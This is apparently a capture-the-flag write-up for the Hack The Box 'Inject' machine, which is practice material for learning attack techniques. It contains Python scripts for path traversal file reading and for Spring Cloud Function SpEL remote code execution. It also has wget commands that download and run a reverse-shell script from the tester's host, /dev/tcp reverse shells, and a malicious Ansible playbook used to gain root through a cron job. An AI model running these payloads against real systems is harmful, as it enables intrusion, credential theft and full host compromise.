
HTB Machine - Inject
Summary:
Inject is a relatively simple Linux box starting with a directory traversal vulnerability that leaks credentials and dependencies used by the Spring Boot web app, one of which can be exploited for RCE. For privesc, there’s a cron job running Ansible playbook that can be abused.
Enumeration:
Nmap:
$ sudo nmap --min-rate 1000 10.129.228.213
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 19:10 ACDT
Nmap scan report for 10.129.228.213
Host is up (0.33s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 72.54 seconds
$ sudo nmap -A -p 22,8080 10.129.228.213
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 19:13 ACDT
Nmap scan report for 10.129.228.213
Host is up (0.33s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_  256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Home
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (98%), Linux 5.0 - 5.4 (95%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), Linux 5.3 - 5.4 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (93%), HP P2000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   331.69 ms 10.10.14.1
2   332.18 ms 10.129.228.213

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.80 seconds
Only 2 open ports found by nmap. The webserver identified is also uncommon.
TCP8080 - HTTP:

The website is an under-development cloud storage service. Clicking on “Sign Up” redirects to a registration page that’s yet to be implemented.

The button on the top rights redirects to /upload, which allows file uploads.

It rejects every file that’s not an image, so I uploaded a .jpeg image of Doge. The app returned a hyperlink.

Clicking on the link simply sends me to a site that renders the image.
/show_image?img=doge.jpeg


It seems to be using a URL parameter ?img to specify the image file to render. If insufficient input sanitization is implemented on this parameter, it may be possible to traverse directories and disclose local files. To test this, I tried traversing out several directories and read the passwd file.
/show_image?img=../../../../../../../../../etc/passwd

While nothing is shown in the browser, the contents of the file can be seen in the raw response.

/etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
frank:x:1000:1000:frank:/home/frank:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
phil:x:1001:1001::/home/phil:/bin/bash
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:997:996::/var/log/laurel:/bin/false
There’s two non-service users: frank and phil. This can be useful later when passwords are found.
Interestingly, the LFI vulnerability even lists directory contents, which conveniently removed the need to guess file names.
Exploitation:
Path Traversal:
To make the exploit easier, I created a Python script to automate the whole process:
import os
import sys
import requests
from colorama import Fore, Style

def lfi(path, ip):
	try:
		url = f"http://{ip}:8080/show_image"
		params = {"img": f"../../../../../../../..{path}"}
		req = requests.get(url, params=params, timeout=2)
		if (req.status_code == 200):
			print(Fore.GREEN + f"File Found!" + Style.RESET_ALL)
			print(Fore.GREEN + f"Contents of {path}:" + Style.RESET_ALL)
			print(f"{req.text}")
			filename = input(Fore.BLUE + "[+] Save to file (leave blank otherwise): " + Style.RESET_ALL)
			if (filename != ""):
				file = open(filename, "w")
				file.write(f"{req.text}")
				file.close()
		else:
			print(Fore.RED + f"[-] File/Directory Doesn't Exist!" + Style.RESET_ALL)
	except requests.exceptions.RequestException as e:
		if (str(e).endswith("Read timed out.")):
			print(Fore.GREEN + f"Directory Found!" + Style.RESET_ALL)
			command = f"timeout 2s curl http://{ip}:8080/show_image?img=../../../../../../../..{path}"
			print(Fore.GREEN + f"Directory Listing for {path}/:" + Style.RESET_ALL)
			os.system(command)
		else:
			print(Fore.RED + f"[-] LFI Error: {e}" + Style.RESET_ALL)

def main():
	if len(sys.argv) != 2:
		print(Fore.RED + "[-] Usage: python dir_traversal.py <IP>" + Style.RESET_ALL)
		exit(0)

	ip = str(sys.argv[1])
	while True:
		path = input(Fore.BLUE + "[+] Full path for file/directory >> " + Style.RESET_ALL)
		if (path == "exit"):
			print(Fore.BLUE + "Bye!!" + Style.RESET_ALL)
			exit(0)
		lfi(path, ip)

if __name__ == "__main__":
	main()
With LFI, I normally go for users’ private keys first, but in this case there isn’t any. However in frank’s home directory, there’s an XML file containing phil’s credentials.
/home/frank/.m2/settings.xml:
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
I tried to SSH in, but it failed. Either the password is for something else or SSH login is disabled.
$ ssh phil@10.129.228.213
Warning: Permanently added '10.129.228.213' (ED25519) to the list of known hosts.
phil@10.129.228.213's password:
Permission denied, please try again.
The web root is found to be /var/www/WebApp/.
Directory Found!
Directory Listing for /var/www/WebApp/:
.classpath
.DS_Store
.idea
.project
.settings
HELP.md
mvnw
mvnw.cmd
pom.xml
src
target
There’s an XML file called pom.xml, which is what’s known as the Project Object Module of Maven (a build automation tool primarily used in Java applications). This file contains project configurations as well as their dependencies.
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
	xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
	<modelVersion>4.0.0</modelVersion>
	<parent>
		<groupId>org.springframework.boot</groupId>
		<artifactId>spring-boot-starter-parent</artifactId>
		<version>2.6.5</version>
		<relativePath/> <!-- lookup parent from repository -->
	</parent>
	<groupId>com.example</groupId>
	<artifactId>WebApp</artifactId>
	<version>0.0.1-SNAPSHOT</version>
	<name>WebApp</name>
	<description>Demo project for Spring Boot</description>
	<properties>
		<java.version>11</java.version>
	</properties>
	<dependencies>
		<dependency>
  			<groupId>com.sun.activation</groupId>
  			<artifactId>javax.activation</artifactId>
  			<version>1.2.0</version>
		</dependency>

		<dependency>
			<groupId>org.springframework.boot</groupId>
			<artifactId>spring-boot-starter-thymeleaf</artifactId>
		</dependency>
		<dependency>
			<groupId>org.springframework.boot</groupId>
			<artifactId>spring-boot-starter-web</artifactId>
		</dependency>

		<dependency>
			<groupId>org.springframework.boot</groupId>
			<artifactId>spring-boot-devtools</artifactId>
			<scope>runtime</scope>
			<optional>true</optional>
		</dependency>

		<dependency>
			<groupId>org.springframework.cloud</groupId>
			<artifactId>spring-cloud-function-web</artifactId>
			<version>3.2.2</version>
		</dependency>
		<dependency>
			<groupId>org.springframework.boot</groupId>
			<artifactId>spring-boot-starter-test</artifactId>
			<scope>test</scope>
		</dependency>
		<dependency>
			<groupId>org.webjars</groupId>
			<artifactId>bootstrap</artifactId>
			<version>5.1.3</version>
		</dependency>
		<dependency>
			<groupId>org.webjars</groupId>
			<artifactId>webjars-locator-core</artifactId>
		</dependency>

	</dependencies>
	<build>
		<plugins>
			<plugin>
				<groupId>org.springframework.boot</groupId>
				<artifactId>spring-boot-maven-plugin</artifactId>
				<version>${parent.version}</version>
			</plugin>
		</plugins>
		<finalName>spring-webapp</finalName>
	</build>

</project>
CVE-2023-22963 - Spring Cloud RCE:
After checking each of the dependencies, I found this version of Spring Cloud Function has an RCE vulnerability.
When using routing functionality it is possible for a user to provide a specially crafted SpEL as a routing-expression that may result in remote code execution and access to local resources.
According to this POC, the exploit involves sending a specially crafted POST request to /functionRouter:
curl -X POST http://0.0.0.0:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("touch /tmp/pwned")' --data-raw 'data' -v
Once again, I scripted this up in Python to make the exploitation easier:
import os
import sys
from colorama import Fore, Style

def rce(payload, ip):
	command = f"""curl -X POST http://{ip}:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("{payload}")' --data-raw 'data'"""
	print(Fore.BLUE + f"""[+] Full command: {command}""" + Style.RESET_ALL)
	os.system(command)
	print(Fore.GREEN + "\n[+] Payload Sent!" + Style.RESET_ALL)

def main():
		if len(sys.argv) != 2:
				print(Fore.RED + "[-] Usage: springcloud_rce.py <IP>" + Style.RESET_ALL)
				exit(0)

    ip = sys.argv[1]
    while True:
        payload = input(Fore.BLUE + "[+] Payload to execute>> " + Style.RESET_ALL)
        if (payload == "exit"):
            print(Fore.BLUE + "Bye!!" + Style.RESET_ALL)
            exit(0)
        rce(payload, ip)

if __name__ == "__main__":
    main()
To confirm the code execution, I first set up an HTTP server locally, and sent a payload that would connect back using curl.
Payload: curl http://10.10.14.34:8000
A GET request was detected, indicating the payload executed successfully.
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.228.213 - - [29/Jan/2024 20:17:51] "GET / HTTP/1.1" 200 -
For a reverse shell, I opted for a multi-step approach. I first created a simple shell script containing a reverse shell payload.
revshell.sh:
#!/bin/bash

/bin/bash -i >& /dev/tcp/10.10.14.34/8001 0>&1
Then I downloaded the script through my HTTP server, granted it 777 permission, and finally executed it.
Payload 1: wget -O /tmp/revshell.sh http://10.10.14.34:8000/revshell.sh
Payload 2: chmod 777 /tmp/revshell.sh
Payload 3: /tmp/revshell.sh
On my listener, a shell session was caught.

$ id
uid=1000(frank) gid=1000(frank) groups=1000(frank)
Foothold gained as frank, but no user flag just yet.
From here, you can also generate a key pair using ssh-keygen for a more stable SSH shell.
Escalation from frank:
su to phil:
Remember phil’s credentials that were found earlier? The reason SSH login failed is because it’s explicitly denied in the configurations
/etc/ssh/sshd_config:
..SNIP..

# Authentication:

DenyUsers phil
#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

..SNIP..
su however would do the trick.

User Flag:
$ cat user.txt
88ee44a1************************
Escalation from phil:
Running Processes:
$ wget http://10.10.14.34:8000/pspy64
$ chmod +x pspy64 && .\pspy64
<..SNIP..>
2024/01/29 10:04:01 CMD: UID=0     PID=7663   | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
<..SNIP>
A root-owned cron job is detected to run every few minutes. ansible-parallel simply runs multiple Ansible YAML files at the same time.
phil also has write permission to the specified directory, since he’s in the staff group.
$ ls -la /opt/automation/tasks/
total 12
drwxrwxr-x 2 root staff 4096 Jan 29 10:40 .
drwxr-xr-x 3 root root  4096 Oct 20  2022 ..
-rw-r--r-- 1 root root   150 Jan 29 10:40 playbook_1.yml
Ansible Injection
Ansible is an open-source automation tool used for configuring and managing IT infrastructure. It uses YAML “playbooks” to define a set of tasks to be executed on targeted hosts, simplifying infrastructure management and deployment and removing the need for extensive programming knowledge.
According to this blog post, Ansible can easily be weaponized, especially if we have control of the YAML playbook file.
To obtain a root shell, simply drop the following Ansible playbook into /opt/automation/tasks/.
- hosts: localhost
  tasks:
  - name: rev
    shell: bash -c 'bash -i >& /dev/tcp/10.10.14.34/8001 0>&1'
After a few minutes, it sent back a root session.

# id
uid=0(root) gid=0(root) groups=0(root)
Root Flag:
# cat root.txt
83ae2268************************